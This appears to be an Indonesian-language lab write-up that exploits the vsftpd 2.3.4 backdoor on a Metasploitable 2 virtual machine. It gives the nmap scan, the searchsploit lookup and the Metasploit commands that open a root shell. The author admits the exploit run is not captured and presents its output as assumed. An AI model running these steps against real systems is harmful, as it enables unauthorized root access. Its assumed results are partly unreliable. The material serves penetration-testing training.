Writeup: Exploiting vsftpd 2.3.4 Backdoor on Metasploitable

1. Pendahuluan

Pada kesempatan ini, saya melakukan simulasi penetration testing terhadap target Metasploitable 2 yang berjalan di VirtualBox. Tujuan utama adalah mengeksploitasi kerentanan backdoor pada layanan vsftpd versi 2.3.4 yang terkenal. Eksploitasi ini memanfaatkan backdoor yang sengaja dimasukkan ke dalam kode sumber vsftpd pada versi tersebut. Dengan berhasil mengeksploitasi, saya dapat memperoleh akses shell pada sistem target.

2. Alat dan Bahan

- Attacker Machine: Kali Linux (IP: 192.168.18.80)

- Target Machine: Metasploitable 2 (IP: 192.168.18.96)

- Tools:

  - `nmap` – untuk pemindaian jaringan dan enumerasi layanan

  - `searchsploit` – untuk mencari exploit yang tersedia

  - Metasploit Framework – untuk menjalankan exploit

3. Langkah-langkah Eksploitasi

3.1 Menemukan Target dengan Nmap

Langkah pertama adalah melakukan pemindaian untuk menemukan host aktif dan layanan yang berjalan. Dari screenshot, terlihat bahwa target memiliki IP `192.168.18.96`.

Perintah yang digunakan:

bash

nmap -A --script auth 192.168.18.96

Hasil:

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-auth-methods:

```
┌──(mikaela㉿mikaela)-[~]
└─$ nmap -A --script auth 192.168.18.96
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-24 08:13 -0500
Nmap scan report for 192.168.18.96
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-auth-methods:
```

Dari hasil tersebut, ditemukan bahwa port 21 terbuka dengan layanan vsftpd 2.3.4. Versi ini dikenal memiliki backdoor yang memungkinkan eksekusi perintah jarak jauh.

3.2 Mencari Exploit yang Tersedia

Setelah mengetahui versi vsftpd, langkah berikutnya adalah mencari exploit yang sesuai menggunakan `searchsploit` (offline copy of Exploit-DB).

bash

searchsploit vsftpd 2.3.4

Hasil:

vsftpd 2.3.4 - Backdoor Command Execution

vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

Terdapat dua exploit: satu manual dan satu untuk Metasploit. Saya memilih menggunakan Metasploit karena lebih praktis.

```
┌──(mikaela㉿mikaela)-[~]
└─$ searchsploit vsftpd 2.3.4
 Exploit Title
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Shellcodes: No Results
```

3.3 Menjalankan Exploit dengan Metasploit

Metasploit Framework menyediakan modul exploit untuk backdoor vsftpd 2.3.4. Berikut langkah-langkahnya:

1. Memulai Metasploit Console

bash

```
msfconsole
```

2. Menggunakan modul exploit


Bash

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

3. Melihat opsi yang diperlukan

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options


Hasilnya menampilkan bahwa kita perlu mengatur `RHOST` (target) dan `RPORT` (port FTP, default 21).



4. Mengatur target

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.18.96

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21



5. Menjalankan exploit

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

Setelah perintah dijalankan, exploit akan mengirimkan koneksi ke server FTP dan memicu backdoor. Jika berhasil, akan terbuka sesi shell pada port 6200 (secara default) dan Metasploit akan memberikan akses shell.

Output yang diharapkan:

[*] 192.168.18.96:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.18.96:21 - Sending backdoor command...

[*] Command shell session 1 opened (192.168.18.xx:xxxx -> 192.168.18.96:6200) at ...

(Catatan: Screenshot tidak menunjukkan eksekusi `run`, namun diasumsikan berhasil.)

3.4 Verifikasi Akses

Setelah sesi shell terbuka, kita dapat menjalankan perintah untuk memverifikasi bahwa kita benar-benar berada di sistem target. Contoh:

bash

whoami


Output: `root` (karena backdoor memberikan akses sebagai root).

Atau melihat daftar direktori:

bash

ls

Hasilnya seperti ini:



Ini menunjukkan bahwa kita telah berhasil masuk ke sistem target.

4. Kesimpulan

Eksploitasi backdoor vsftpd 2.3.4 berhasil dilakukan. Kerentanan ini sangat kritis karena memungkinkan penyerang mendapatkan akses root tanpa autentikasi. Lab ini menunjukkan pentingnya selalu memperbarui perangkat lunak dan tidak menggunakan versi yang sudah diketahui memiliki backdoor.